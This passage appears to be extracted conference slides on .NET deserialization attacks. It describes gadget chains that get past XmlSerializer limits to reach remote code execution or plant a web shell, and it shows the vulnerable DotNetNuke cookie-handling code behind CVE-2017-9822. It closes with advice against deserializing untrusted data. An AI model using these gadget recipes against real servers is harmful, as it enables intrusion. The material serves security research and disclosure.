


NCSRF Cookie

- [illegible]



Video





Generalizing the Attacks





Attacking all the deserializers

- During unmarshaling, objects will need to be created and populated which normally mean calling setters or deserialization constructors.
- Arbitrary Code Execution Requirements:
 1. Attacker can control type to be instantiated upon deserialization
 2. Methods are called on the reconstructed objects
 3. Gadget space is big enough to find types we can chain to get RCE
- We can use our setter gadgets to attack most formats 😊



Examples

- FsPickler (xml/binary)
 - A fast, multi-format messaging serializer for .NET
 - Includes arbitrary Type discriminators
 - Invokes setters and `ISerializable` constructor and callbacks
 - Object Graph Inspection
- SharpSerializer
 - XML and binary serialization for .NET and Silverlight
 - Includes arbitrary Type discriminators
 - Invokes setters
 - No type control other than post-deserialization cast
- Wire/Hyperion
 - A high performance polymorphic serializer for the .NET framework used by Akka.NET
 - JSON.NET with `TypeNameHandling = All` or custom binary one
 - Includes Type discriminators and invokes setters and `ISerializable` constructor and callbacks



Beware of rolling your own format

- NancyFX
 - Custom JSON parser replacing BinaryFormatter (Pre-released 2.x) to make it compatible with .NET Core first versions

```
{ "RandomBytes": [60,142,24,76,245,9,202,183,56,252], "CreateDate":  
"2017-04-  
03T10:42:16.7481461Z", "Hmac": [3,17,70,188,166,30,66,0,63,186,44,2  
13,201,164,3,19,56,139,78,159,170,193,192,183,242,187,170,221,140  
,46,24,197], "TypeObject": "Nancy.Security.CsrfToken, Nancy,  
Version=2.0.0.0, Culture=neutral, PublicKeyToken=null" }
```

- DotNetNuke CMS (DNN Platform)
 - Wraps `XmlSerializer` around a custom XML format which includes the type to be used to create the `XmlSerializer`
 - This deserves a slide on its own 😊



Overcoming XmlSerializer constraints

- Types with interface members cannot be serialized
 - `System.Windows.Data.ObjectDataProvider` is `XmlSerializer` friendly 😊
 - `System.Diagnostics.Process` has Interface members ☹️ ... use any other Type!
 - `XamlReader.Load(String)` -> RCE
 - `ObjectStateFormatter.Deserialize(String)` -> RCE
 - `DotNetNuke.Common.Utilities.FileSystemUtils.PullFile(String)` -> WebShell
 - `DotNetNuke.Common.Utilities.FileSystemUtils.WriteFile(String)` -> Read files
- Runtime Types needs to be known at serializer construction time
 - `ObjectDataProvider` contains an `Object` member (unknown runtime Type)
 - Use a parametrized Type to “teach” `XmlSerializer` about runtime types. Eg:

```
System.Data.Services.Internal.ExpandedWrapper`2[  
    [PUT_RUNTIME_TYPE_1_HERE],[PUT_RUNTIME_TYPE_2_HERE]  
], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```




Demo 3: DotNetNuke (CVE-2017-9822)



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evoq

Fixed in DNN Platform 9.1.1 or EVOQ 9.1.1 onwards



Source

```
56     if (userId > Null.NullInteger)
57     {
58         var cacheKey = string.Format(DataCache.UserPersonalizationCacheKey, portalId, userId);
59         profileData = CB0.GetCachedObject<string>(new CacheItemArgs(cacheKey, DataCache.UserPersonalizationCacheTimeout,
60             DataCache.UserPersonalizationCachePriority, portalId, userId), GetCachedUserPersonalizationCallback);
61     }
62     else
63     {
64         //Anon User - so try and use cookie.
65         HttpContext context = HttpContext.Current;
66         if (context != null && context.Request.Cookies["DNNPersonalization"] != null)
67         {
68             profileData = context.Request.Cookies["DNNPersonalization"].Value;
69         }
70     }
71     personalization.Profile = string.IsNullOrEmpty(profileData)
72         ? new Hashtable() : Globals.DeserializeHashTableXml(profileData);
```

Processed, for example, when
accessing a 404 error page




Sink

```
192     var xmlDoc = new XmlDocument();
193     xmlDoc.LoadXml(xmlSource);
194
195     foreach (XmlElement xmlItem in xmlDoc.SelectNodes(rootname + "/item"))
196     {
197         string key = xmlItem.GetAttribute("key");
198         string typeName = xmlItem.GetAttribute("type");
199
200         //Create the XmlSerializer
201         var xser = new XmlSerializer(Type.GetType(typeName));
202
203         //A reader is needed to read the XML document.
204         var reader = new XmlTextReader(new StringReader(xmlItem.InnerXml));
205
206         //Use the Deserialize method to restore the object's state, and store it
207         //in the Hashtable
208         hashTable.Add(key, xser.Deserialize(reader));
```



Video





Wrap-Up





Main Takeaways

- **Do not deserialize untrusted data!**
- ... no, seriously, do not deserialize untrusted data!
- ... ok, if you really need to:
 - Make sure to evaluate the security of the chosen library
 - Avoid libraries without strict Type control
 - Type discriminators are necessary but not sufficient condition
 - Never use user-controlled data to define the deserializer expected Type
 - Do not roll your own format



Thank you!

Alvaro Muñoz (@pwntester) & Oleksandr Mirosh

